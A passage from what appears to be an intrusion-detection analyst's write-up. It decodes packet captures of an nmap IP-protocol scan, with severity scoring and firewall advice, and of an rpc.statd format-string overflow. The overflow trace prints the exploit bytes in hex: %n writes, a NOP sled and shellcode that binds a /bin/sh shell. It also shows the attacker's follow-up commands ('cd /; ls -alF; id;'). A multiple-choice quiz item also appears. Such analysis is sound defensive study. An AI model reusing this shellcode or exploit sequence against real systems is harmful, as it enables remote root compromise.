    Differentiated Services Field: 0xc0 (DSCP 0x30: Class Selector 6)
    Total Length: 68
    Identification: 0x1b9a
    Flags: 0x00
    Fragment offset: 0
    Time to live: 255
    Protocol: ICMP (0x01)
    Header checksum: 0xd4c7 (correct)
    Source: 10.242.199.2 (10.242.199.2)
    Destination: attacker.@home.com (attacker.@home.com)
Internet Control Message Protocol
    Type: 3 (Destination unreachable)
    Code: 2 (Protocol unreachable)
    Checksum: 0xa7a8
    Data (40 bytes)

   0  0000 c577 9ab4 0060 0846 d018 0800 45c0   ...w...`.F....E.
  10  0044 1b9a 0000 ff01 d4c7 0af2 c702 xxxx   .D..............
  20  xxxx 0302 a7a8 0000 0000 4500 0014 a4ae   ..........E.....
  30  4000 253a e66a xxxx xxxx 0af2 c702 8888   @.%:.j..........
  40  8888 8888 8888 8888 8888 8888 8888 8888   ................
  50  8888                                      ..

*********************************************************************

Frame 14377 (60 on wire, 60 captured)
Ethernet II
Internet Protocol
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default)
    Total Length: 20
    Identification: 0xa589
    Flags: 0x04
    Fragment offset: 0
    Time to live: 37
    Protocol: GRE (0x2f)
    Header checksum: 0xe59a (correct)
    Source: attacker.@home.com (attacker.@home.com)
    Destination: 10.242.199.2 (10.242.199.2)

   0  0060 0846 d018 0000 c577 9ab4 0800 4500   .`.F.....w....E.
  10  0014 a589 4000 252f e59a xxxx xxxx 0af2   ....@.%/........
  20  c702 8888 8888 8888 8888 8888 8888 8888   ................
  30  8888 8888 8888 8888 8888 8888            ............
```

```
Frame 14378 (82 on wire, 82 captured)
Ethernet II
Internet Protocol
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0xc0 (DSCP 0x30: Class Selector 6)
    Total Length: 68
    Identification: 0x1c1b
    Flags: 0x00
    Fragment offset: 0
    Time to live: 255
    Protocol: ICMP (0x01)
    Header checksum: 0xd446 (correct)
    Source: 10.242.199.2 (10.242.199.2)
    Destination: attacker.@home.com (attacker.@home.com)
Internet Control Message Protocol
    Type: 3 (Destination unreachable)
    Code: 2 (Protocol unreachable)
    Checksum: 0xa7a8
    Data (40 bytes)

  0  0000 c577 9ab4 0060 0846 d018 0800 45c0   ...w...`.F....E.
 10  0044 1c1b 0000 ff01 d446 0af2 c702 xxxx   .D.......F......
 20  xxxx 0302 a7a8 0000 0000 4500 0014 a589   ..........E.....
 30  4000 252f e59a xxxx xxxx 0af2 c702 8888   @.%/............
 40  8888 8888 8888 8888 8888 8888 8888 8888   ................
 50  8888                                      ..

*********************************************************************************************

Frame 14381 (74 on wire, 74 captured)
Ethernet II
Internet Protocol
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default)
    Total Length: 60
    Identification: 0xa58b
    Flags: 0x04
    Fragment offset: 0
    Time to live: 42
    Protocol: TCP (0x06)
    Header checksum: 0xe099 (correct)
    Source: attacker.@home.com (attacker.@home.com)
    Destination: 10.242.199.2 (10.242.199.2)
Transmission Control Protocol, Src Port: 41506 (41506), Dst Port: 35294 (35294), Seq:
2104697859, Ack: 0

  0  0060 0846 d018 0000 c577 9ab4 0800 4500   .`.F.....w....E.
 10  003c a58b 4000 2a06 e099 xxxx xxxx 0af2   .<..@.*.........
 20  c702 a222 89de 7d73 2403 0000 0000 a002   ..."..}s$.......
 30  1000 2126 0000 0303 0a01 0204 0109 080a   ..!&............
 40  3f3f 3f3f 0000 0000 0000                  ????......
```

```
Frame 14382 (60 on wire, 60 captured)
Ethernet II
Internet Protocol
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default)
    Total Length: 40
    Identification: 0x1c1c
    Flags: 0x00
    Fragment offset: 0
    Time to live: 255
    Protocol: TCP (0x06)
    Header checksum: 0xd51c (correct)
    Source: 10.242.199.2 (10.242.199.2)
    Destination: attacker.@home.com (attacker.@home.com)
Transmission Control Protocol, Src Port: 35294 (35294), Dst Port: 41506 (41506), Seq: 0, Ack:
2104697860

  0  0000 c577 9ab4 0060 0846 d018 0800 4500   ...w...`.F....E.
 10  0028 1c1c 0000 ff06 d51c 0af2 c702 xxxx   .(..............
 20  xxxx 89de a222 0000 0000 7d73 2404 5014   ....."....}s$.P.
 30  0000 17c1 0000 0000 0000 0000             ............

*****************************************************************

Frame 14383 (342 on wire, 342 captured)
Ethernet II
Internet Protocol
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default)
    Total Length: 328
    Identification: 0xa58e
    Flags: 0x04
    Fragment offset: 0
    Time to live: 46
    Protocol: UDP (0x11)
    Header checksum: 0xdb7f (correct)
    Source: attacker.@home.com (attacker.@home.com)
    Destination: 10.242.199.2 (10.242.199.2)
User Datagram Protocol
Data (300 bytes)

  0  0060 0846 d018 0000 c577 9ab4 0800 4500   .`.F.....w....E.
 10  0148 a58e 4000 2e11 db7f xxxx xxxx 0af2   .H..@...........
 20  c702 a217 89de 0134 d9cb 5757 5757 5757   .......4..WWWWWW
 30  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWW
 40  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWW
 50  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWW
 60  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWW
 70  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWW
 80  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWW
 90  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWW
 a0  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWW
 b0  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWW
 c0  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWW
```

```
 d0  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
 e0  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
 f0  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
100  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
110  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
120  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
130  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
140  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
150  5757 5757 5757                            WWWWWW
```

```
Frame 14384 (370 on wire, 370 captured)
Ethernet II
Internet Protocol
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0xc0 (DSCP 0x30: Class Selector 6)
    Total Length: 356
    Identification: 0x1c1d
    Flags: 0x00
    Fragment offset: 0
    Time to live: 255
    Protocol: ICMP (0x01)
    Header checksum: 0xd324 (correct)
    Source: 10.242.199.2 (10.242.199.2)
    Destination: attacker.@home.com (attacker.@home.com)
Internet Control Message Protocol
    Type: 3 (Destination unreachable)
    Code: 3 (Port unreachable)
    Checksum: 0xc8d9
    Data (328 bytes)

  0  0000 c577 9ab4 0060 0846 d018 0800 45c0   ...w...`.F....E.
 10  0164 1c1d 0000 ff01 d324 0af2 c702 xxxx   .d.......$.....
 20  xxxx 0303 c8d9 0000 0000 4500 0148 a58e   ..........E..H..
 30  4000 2e11 db7f xxxx xxxx 0af2 c702 a217   @...............
 40  89de 0134 d9cb 5757 5757 5757 5757 5757   ...4..WWWWWWWWWW
 50  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
 60  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
 70  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
 80  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
 90  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
 a0  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
 b0  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
 c0  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
 d0  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
 e0  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
 f0  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
100  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
110  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
120  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
130  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
140  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
150  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
160  5757 5757 5757 5757 5757 5757 5757 5757   WWWWWWWWWWWWWWWWWW
170  5757                                      WW
```

```
**********************************************************************
```
Note: Sent 3 times with no response

```
Frame 14376 (60 on wire, 60 captured)
Ethernet II
Internet Protocol
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default)
    Total Length: 20
    Identification: 0xa588
    Flags: 0x04
    Fragment offset: 0
    Time to live: 37
    Protocol: IGMP (0x02)
    Header checksum: 0xe5c8 (correct)
    Source: attacker.@home.com (attacker.@home.com)
    Destination: 10.242.199.2 (10.242.199.2)
[Malformed Frame: IGMP]

  0  0060 0846 d018 0000 c577 9ab4 0800 4500   .`.F.....w....E.
 10  0014 a588 4000 2502 e5c8 xxxx xxxx 0af2   ....@.%.........
 20  c702 8888 8888 8888 8888 8888 8888 8888   ................
 30  8888 8888 8888 8888 8888 8888             ............
```

Source of the trace

This trace was captured on my network while running Snort and Ethereal in parallel with my server.

Detect Generated by

The detect was generated by both Snort and Ethereal. Snort was using the default filters that were updated in October 2000 and Ethereal was not using any filters. The original capture was inside a fourteen thousand packet capture so I edited it down to the necessary packets. I also clipped out many of the protocol unknown packets as they were repetitive and would serve only to fill space.

Probability the Source Address Was Spoofed

The purpose of this attack was to ascertain what protocols were running on this server. There were not any IP options set so these packets are definitely not source routed which would preclude spoofing. A blind spoof would defeat the purpose of this scan.

Description of the Attack

This scan immediately followed a slow ACK scan probably generated by nmap. The purpose of this reconnaissance was to ascertain what protocols were running on the server. This reconnaissance was successful.

Attack Mechanism

The way that this attack works is an IP packet is sent out with the protocol option set. The protocol option increments as each packet is sent out. When the target device responds with an ICMP type 3 code 3 packet the IP header is included in the payload. By comparing the payload of the ICMP packet with the packets that were sent out it can determine which packets have returned. If the packet is not returned the scanner sends another packet. If it is then not returned it is known that the protocol is available.

Frame 14377 : From the attacker, an IP packet destined for protocol 2F

```
 0  0060 0846 d018 0000 c577 9ab4 0800 4500   .`.F.....w....E.
10  0014 a589 4000 25 2f e59a xxxx xxxx 0af2   ....@.%/........
20  c702 8888 8888 8888 8888 8888 8888 8888   ................
30  8888 8888 8888 8888 8888 8888             ............
```

Frame 14378: Response if the protocol is unavailable

Notice the 0302 which denotes that both the destination and protocol are unavailable. Also notice that the original IP packet is loaded into the data portion of this packet.

```
 0  0000 c577 9ab4 0060 0846 d018 0800 45c0   ...w...`.F....E.
10  0044 1c1b 0000 ff01 d446 0af2 c702 xxxx   .D.......F......
20  xxxx 0302 a7a8 0000 0000 4500 0014 a589   ..........E.....
30  4000 252f e59a xxxx xxxx 0af2 c702 8888   @.%/............
40  8888 8888 8888 8888 8888 8888 8888 8888   ................
50  8888                                      ..
```

Also of note is the fact that the TCP and UDP protocol portion of this scan uses high level ports:

From packet 14382: the a222 denoted the destination port which equals 41506.

```
 0  0000 c577 9ab4 0060 0846 d018 0800 4500   ...w...`.F....E.
10  0028 1c1c 0000 ff06 d51c 0af2 c702 xxxx   .(..............
20  xxxx 89de a222 0000 0000 7d73 2404 5014   .....".....}s$.P.
30  0000 17c1 0000 0000 0000 0000             ............
```

I would also like to point out something that made my heart skip a few times when I saw this trace. Please notice packets numbered Frame 13651 and Frame 13652.

From attacker:

```
 0  0060 0846 d018 0000 c577 9ab4 0800 4500   .`.F.....w....E.
10  0014 a3e3 4000 253e e731 xxxx xxxx 0af2   ....@.%>.1......
20  c702 8888 8888 8888 8888 8888 8888 8888   ................
30  8888 8888 8888 8888 8888 8888             ............
```

ICMP to attacker:

```
 0  0000 c577 9ab4 0060 0846 d018 0800 45c0   ...w...`.F....E.
10  0044 1b19 0000 ff01 d548 0af2 c702 xxxx   .D.......H......
20  xxxx 0302 a7a8 0000 0000 4500 0014 a3e3   ..........E.....
30  4000 253e e731 xxxx xxxx 0af2 c702 8888   @.%>.1..........
40  8888 8888 8888 8888 8888 8888 8888 8888   ................
50  8888                                      ..
```

The server is sitting behind a firewall and using one to one NAT for access to the outside and vice-versa. When the firewall receives the inbound packets it changes the destination address to the internal private IP address of the server. The server then responds back with the ICMP packet. The server encapsulates the IP header of the source packet in the

return ICMP packet. The problem here is that the firewall changed the destination IP so it looks like the private IP is now packaged up neatly and sent back to the attacker! The sniffer was placed within this internal network so I did not see what was happening outside the firewall. I decided to perform a little experiment. I accessed a remote box, started the sniffer on the remote box and ran the same scan. The ICMP packets came back with the public IP in the data. This told me that there wasn't anything to worry about on this front as the firewall, or NAT device, knew to recognize these packets and changed the payload.

Correlations

This was generated by fairly common scan software though the feature used is new. The software, source code, and details can be found at http://www.insecure.com/.

Evidence of Active Targeting

There is definitely evidence of active targeting here. This scan immediately followed a full TCP and UDP port scan. The attacker definitely was not shy. This reconnaissance was partially successful as it did ascertain which protocols were running on the server.

Severity

(Critical + Lethal) – (System + Net Countermeasures) = Severity
(4 + 3) – (4 + 2) = 1

Critical = 4 Though I am unsure about this 4, I was tossed up between 2 and 4, I believe that this should be watched as this was a critical server and it followed a full TCP and UDP port scan.
Lethal = 3 This is not a lethal attack though the information derived from this attack could lead to a more lethal exploit.
System = 4 This system is fairly well patched and up to date. There are only a few protocols running one it and only one of those is not standard though it is inactive, GRE.
Net Countermeasures = 2 This scan was registered but that was all. The packets made it to the server and the responses made it back to the attacker.

Defensive Recommendation

The first defense is a good firewall. The firewall should block all ICMP to and from the Internet. Other than that there is very little to be done against scans of this nature as they are not TCP or UDP packets and do not utilize ports. One technique could possibly be to monitor for any protocols not allowed. On a standard network there should be very few known protocols such as TCP and UDP with an occasional GRE or ESP or AH host. Another option against most scans is to run a port monitoring application like Portsentry, http://www.psionic.com . Portsentry creates 'illusions' of open ports and confuses the attacker. At this point unless this particular scan hits a port that Portsentry is listening to it will not trigger. Notice the TCP and UDP part of this scan uses high numbered ports. From packet 14382: the a222 denoted the destination port which equals 41506.

```
0  0000 c577 9ab4 0060 0846 d018 0800 4500   ...w...`.F....E.
```

```
10  0028 1c1c 0000 ff06 d51c 0af2 c702 xxxx   .(..............
20  xxxx 89de a222 0000 0000 7d73 2404 5014   ....."....}s$.P.
30  0000 17c1 0000 0000 0000 0000             ............
```

Test Question

What is the protocol ID for GRE and what is GRE mainly used for?

A: Protocol 0x32 , IPSec
B: Protocol 0x02, PPTP
C: Protocol 0x33, IPSec
D: Protocol 0x3b, Winframe

Trace #4 RPC.STATD Buffer Overflow

```
[**] IDS362 - MISC - Shellcode X86 NOPS-UDP [**]
11/22-01:59:05.552446 xx.202.xx.xx:736 -> 10.242.199.3:922
UDP TTL:56 TOS:0x0 ID:40686
Len: 1084
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] IDS362 - MISC - Shellcode X86 NOPS-UDP [**]
11/22-01:59:07.556181 xx.202.xx.xx:736 -> 10.242.199.3:922
UDP TTL:56 TOS:0x0 ID:40689
Len: 1084
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] IDS362 - MISC - Shellcode X86 NOPS-UDP [**]
11/22-01:59:09.566864 xx.202.xx.xx:736 -> 10.242.199.3:922
UDP TTL:56 TOS:0x0 ID:40690
Len: 1084
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
Frame 40 (98 on wire, 98 captured)
Ethernet II
Internet Protocol
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default)
   Total Length: 84
   Identification: 0x9e1b
   Flags: 0x00
   Fragment offset: 0
   Time to live: 56
   Protocol: UDP (0x11)
   Header checksum: 0x7518 (correct)
   Source: xx.202.93.xx (xx.202.93.xx)
   Destination: 10.242.199.3 (10.242.199.3)
User Datagram Protocol
   Source port: 726 (726)
```

```
   Destination port: 111 (111)
   Length: 64
   Checksum: 0x9c44
Remote Procedure Call
   XID: 0x41a1a169 (1101111657)
   Message Type: Call (0)
   RPC Version: 2
   Program: PORTMAP (100000)
   Program Version: 2
   Procedure: GETPORT (3)
   Credentials
      Flavor: AUTH_NULL (0)
      Length: 0
   Verifier
      Flavor: AUTH_NULL (0)
      Length: 0
Portmap
   Program Version: 2
   Procedure: GETPORT (3)
   Program: STAT (100024)
   Version: 1
   Proto: UDP (17)
   Port: 0

  0  0050 da31 e651 0000 c577 9ab4 0800 4500   .P.1.Q...w....E.
 10  0054 9e1b 0000 3811 7518 xxxx xxxx 0af2   .T....8.u.?.]...
 20  c703 02d6 006f 0040 9c44 41a1 a169 0000   .....o.@.DA..i..
 30  0000 0000 0002 0001 86a0 0000 0002 0000   ................
 40  0003 0000 0000 0000 0000 0000 0000 0000   ................
 50  0000 0001 86b8 0000 0001 0000 0011 0000   ................
 60  0000                                      ..

Frame 41 (70 on wire, 70 captured)
Ethernet II
Internet Protocol
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default)
   Total Length: 56
   Identification: 0x00ad
   Flags: 0x00
   Fragment offset: 0
   Time to live: 64
   Protocol: UDP (0x11)
   Header checksum: 0x0aa3 (correct)
   Source: 10.242.199.3 (10.242.199.3)
```

```
   Destination: xx.202.xx.xx (xx.202.xx.xx)
User Datagram Protocol
   Source port: 111 (111)
   Destination port: 726 (726)
   Length: 36
   Checksum: 0xa65a
Remote Procedure Call
   XID: 0x41a1a169 (1101111657)
   Message Type: Reply (1)
   This is a reply to a request starting in frame 40
   Program: PORTMAP (100000)
   Program Version: 2
   Procedure: GETPORT (3)
   Reply State: accepted (0)
   Verifier
      Flavor: AUTH_NULL (0)
      Length: 0
   Accept State: RPC executed successfully (0)
Portmap
   Program Version: 2
   Procedure: GETPORT (3)
   Port: 917

  0  0000 c577 9ab4 0050 da31 e651 0800 4500   ...w...P.1.Q..E.
 10  0038 00ad 0000 4011 0aa3 0af2 c703 xxxx   .8....@.......?.
 20  xxxx 006f 02d6 0024 a65a 41a1 a169 0000   ]..o...$.ZA..i..
 30  0001 0000 0000 0000 0000 0000 0000 0000   ................
 40  0000 0000 0395                            ......

Frame 43 (1118 on wire, 1118 captured)
Ethernet II
Internet Protocol
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default)
   Total Length: 1104
   Identification: 0x9e1c
   Flags: 0x00
   Fragment offset: 0
   Time to live: 56
   Protocol: UDP (0x11)
   Header checksum: 0x711b (correct)
   Source: xx.202.xx.xx (xx.202.xx.xx)
   Destination: 10.242.199.3 (10.242.199.3)
User Datagram Protocol
   Source port: 727 (727)
```

```
   Destination port: 917 (917)
   Length: 1084
   Checksum: 0x84a9
Remote Procedure Call
   XID: 0x74dfecd6 (1960832214)
   Message Type: Call (0)
   RPC Version: 2
   Program: STAT (100024)
   Program Version: 1
   Procedure: STAT (1)
   Credentials
      Flavor: AUTH_UNIX (1)
      Length: 32
      Stamp: 0x3a1a34ac
      Machine Name: localhost
      UID: 0
      GID: 0
      Auxiliary GIDs
   Verifier
      Flavor: AUTH_NULL (0)
      Length: 0
Status Service
   Program Version: 1
   Procedure: STAT (1)
   Data (1004 bytes)

  0  0050 da31 e651 0000 c577 9ab4 0800 4500   .P.1.Q...w....E.
 10  0450 9e1c 0000 3811 711b xxxx xxxx 0af2   .P....8.q.?.]...
 20  c703 02d7 0395 043c 84a9 74df ecd6 0000   .......<..t.....
 30  0000 0000 0002 0001 86b8 0000 0001 0000   ................
 40  0001 0000 0001 0000 0020 3a1a 34ac 0000   ......... :.4...
 50  0009 6c6f 6361 6c68 6f73 7400 0000 0000   ..localhost.....
 60  0000 0000 0000 0000 0000 0000 0000 0000   ................
 70  0000 0000 03e7 18f7 ffbf 18f7 ffbf 19f7   ................
 80  ffbf 19f7 ffbf 1af7 ffbf 1af7 ffbf 1bf7   ................
 90  ffbf 1bf7 ffbf 2538 7825 3878 2538 7825   ......%8x%8x%8x%
 a0  3878 2538 7825 3878 2538 7825 3878 2538   8x%8x%8x%8x%8x%8
 b0  7825 3233 3678 256e 2531 3337 7825 6e25   x%236x%n%137x%n%
 c0  3130 7825 6e25 3139 3278 256e 9090 9090   10x%n%192x%n....
 d0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 e0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 f0  9090 9090 9090 9090 9090 9090 9090 9090   ................
100  9090 9090 9090 9090 9090 9090 9090 9090   ................
 ****
<SNIP> Many NOPs
 ****
```

```
 3a0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 3b0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 3c0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 3d0  9090 9090 9090 9090 31c0 eb7c 5989 4110   ........1..|Y.A.
 3e0  8941 08fe c089 4104 89c3 fec0 8901 b066   .A....A........f
 3f0  cd80 b302 8959 0cc6 410e 99c6 4108 1089   .....Y..A...A...
 400  4904 8041 040c 8801 b066 cd80 b304 b066   I..A.....f.....f
 410  cd80 b305 30c0 8841 04b0 66cd 8089 ce88   ....0..A..f.....
 420  c331 c9b0 3fcd 80fe c1b0 3fcd 80fe c1b0   .1..?.....?.....
 430  3fcd 80c7 062f 6269 6ec7 4604 2f73 6841   ?..../bin.F./shA
 440  30c0 8846 0789 760c 8d56 108d 4e0c 89f3   0..F..v..V..N...
 450  b00b cd80 b001 cd80 e87f ffff ff00         ..............
  ****
 <SNIP> 3 of the previous packet sent
  ****
Frame 54 (74 on wire, 74 captured)
Ethernet II
Internet Protocol
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default)
    Total Length: 60
    Identification: 0x9e21
    Flags: 0x04
    Fragment offset: 0
    Time to live: 56
    Protocol: TCP (0x06)
    Header checksum: 0x3535 (correct)
    Source: xx.202.xx.xx (xx.202.xx.xx)
    Destination: 10.242.199.3 (10.242.199.3)
Transmission Control Protocol, Src Port: 1724 (1724), Dst Port: 39168 (39168), Seq:
108088708, Ack: 0
    Source port: 1724 (1724)
    Destination port: 39168 (39168)
    Sequence number: 108088708
    Header length: 40 bytes
    Flags: 0x0002 (SYN)
    Window size: 32120
    Checksum: 0x516a
    Options: (20 bytes)

  0  0050 da31 e651 0000 c577 9ab4 0800 4500   .P.1.Q...w....E.
 10  003c 9e21 4000 3806 3535 xxxx xxxx 0af2   .<.!@.8.55?.]...
 20  c703 06bc 9900 0671 4d84 0000 0000 a002   .......qM.......
 30  7d78 516a 0000 0204 05b4 0402 080a 1974   }xQj...........t
 40  fc98 0000 0000 0103 0300                  ..........
```

Frame 55 (74 on wire, 74 captured)
Ethernet II
Internet Protocol
  Version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default)
  Total Length: 60
  Identification: 0x00ae
  Flags: 0x04
  Fragment offset: 0
  Time to live: 64
  Protocol: TCP (0x06)
  Header checksum: 0xcaa8 (correct)
  Source: 10.242.199.3 (10.242.199.3)
  Destination: xx.202.xx.xx (xx.202.xx.xx)
Transmission Control Protocol, Src Port: 39168 (39168), Dst Port: 1724 (1724), Seq: 743898101, Ack: 108088709
  Source port: 39168 (39168)
  Destination port: 1724 (1724)
  Sequence number: 743898101
  Acknowledgement number: 108088709
  Header length: 40 bytes
  Flags: 0x0012 (SYN, ACK)
  Window size: 32120
  Checksum: 0xb676
  Options: (20 bytes)

```
 0  0000 c577 9ab4 0050 da31 e651 0800 4500    ...w...P.1.Q..E.
10  003c 00ae 4000 4006 caa8 0af2 c703 xxxx    .<..@.@.......?.
20  xxxx 9900 06bc 2c56 fbf5 0671 4d85 a012    ].....,V...qM...
30  7d78 b676 0000 0204 05b4 0402 080a 0000    }x.v............
40  7296 1974 fc98 0103 0300                   r..t......
```

Frame 56 (66 on wire, 66 captured)
Ethernet II
Internet Protocol
  Version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default)
  Total Length: 52
  Identification: 0x9e22
  Flags: 0x04
  Fragment offset: 0
  Time to live: 56
  Protocol: TCP (0x06)

Header checksum: 0x353c (correct)
Source: xx.202.xx.xx (xx.202.xx.xx)
Destination: 10.242.199.3 (10.242.199.3)
Transmission Control Protocol, Src Port: 1724 (1724), Dst Port: 39168 (39168), Seq: 108088709, Ack: 743898102
Source port: 1724 (1724)
Destination port: 39168 (39168)
Sequence number: 108088709
Acknowledgement number: 743898102
Header length: 32 bytes
Flags: 0x0010 (ACK)
Window size: 32120
Checksum: 0xe538
Options: (12 bytes)

```
 0  0050 da31 e651 0000 c577 9ab4 0800 4500   .P.1.Q...w....E.
10  0034 9e22 4000 3806 353c xxxx xxxx 0af2   .4."@.8.5<?.]...
20  c703 06bc 9900 0671 4d85 2c56 fbf6 8010   .......qM.,V....
30  7d78 e538 0000 0101 080a 1974 fc9b 0000   }x.8.......t....
40  7296                                      r.
```

Frame 57 (85 on wire, 85 captured)
Ethernet II
Internet Protocol
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default)
Total Length: 71
Identification: 0x9e23
Flags: 0x04
Fragment offset: 0
Time to live: 56
Protocol: TCP (0x06)
Header checksum: 0x3528 (correct)
Source: xx.202.xx.xx (xx.202.xx.xx)
Destination: 10.242.199.3 (10.242.199.3)
Transmission Control Protocol, Src Port: 1724 (1724), Dst Port: 39168 (39168), Seq: 108088709, Ack: 743898102
Source port: 1724 (1724)
Destination port: 39168 (39168)
Sequence number: 108088709
Acknowledgement number: 743898102
Header length: 32 bytes
Flags: 0x0018 (PSH, ACK)
Window size: 32120
Checksum: 0x637d

```
   Options: (12 bytes)
Data (19 bytes)

  0  0050 da31 e651 0000 c577 9ab4 0800 4500     .P.1.Q...w....E.
 10  0047 9e23 4000 3806 3528 xxxx xxxx 0af2     .G.#@.8.5(?.]...
 20  c703 06bc 9900 0671 4d85 2c56 fbf6 8018     .......qM.,V....
 30  7d78 637d 0000 0101 080a 1974 fc9b 0000     }xc}.......t....
 40  7296 6364 202f 3b20 6c73 202d 616c 463b     r.cd /; ls -alF;
 50  2069 643b 0a                                id;.

Frame 58 (66 on wire, 66 captured)
Ethernet II
Internet Protocol
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default)
   Total Length: 52
   Identification: 0x00af
   Flags: 0x04
   Fragment offset: 0
   Time to live: 64
   Protocol: TCP (0x06)
   Header checksum: 0xcaaf (correct)
   Source: 10.242.199.3 (10.242.199.3)
   Destination: xx.202.xx.xx (xx.202.xx.xx)
Transmission Control Protocol, Src Port: 39168 (39168), Dst Port: 1724 (1724), Seq:
743898102, Ack: 108088728
   Source port: 39168 (39168)
   Destination port: 1724 (1724)
   Sequence number: 743898102
   Acknowledgement number: 108088728
   Header length: 32 bytes
   Flags: 0x0010 (ACK)
   Window size: 32120
   Checksum: 0xe520
   Options: (12 bytes)

  0  0000 c577 9ab4 0050 da31 e651 0800 4500   ...w...P.1.Q..E.
 10  0034 00af 4000 4006 caaf 0af2 c703 xxxx   .4..@.@.......?.
 20  xxxx 9900 06bc 2c56 fbf6 0671 4d98 8010   ].....,V...qM...
 30  7d78 e520 0000 0101 080a 0000 729b 1974   }x. ........r..t
 40  fc9b                                      ..
```

```
Frame 60 (1090 on wire, 1090 captured)
Ethernet II
Internet Protocol
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default)
   Total Length: 1076
   Identification: 0x00b0
   Flags: 0x04
   Fragment offset: 0
   Time to live: 64
   Protocol: TCP (0x06)
   Header checksum: 0xc6ae (correct)
   Source: 10.242.199.3 (10.242.199.3)
   Destination: xx.202.xx.xx (xx.202.xx.xx)
Transmission Control Protocol, Src Port: 39168 (39168), Dst Port: 1724 (1724), Seq:
743898102, Ack: 108088728
   Source port: 39168 (39168)
   Destination port: 1724 (1724)
   Sequence number: 743898102
   Acknowledgement number: 108088728
   Header length: 32 bytes
   Flags: 0x0018 (PSH, ACK)
   Window size: 32120
   Checksum: 0x32e4
   Options: (12 bytes)
Data (1024 bytes)

  0  0000 c577 9ab4 0050 da31 e651 0800 4500   ...w...P.1.Q..E.
 10  0434 00b0 4000 4006 c6ae 0af2 c703 xxxx   .4..@.@.......?.
 20  xxxx 9900 06bc 2c56 fbf6 0671 4d98 8018   ].....,V...qM...
 30  7d78 32e4 0000 0101 080a 0000 729d 1974   }x2.........r..t
 40  fc9b 746f 7461 6c20 3738 0a64 7277 7872   ..total 78.drwxr
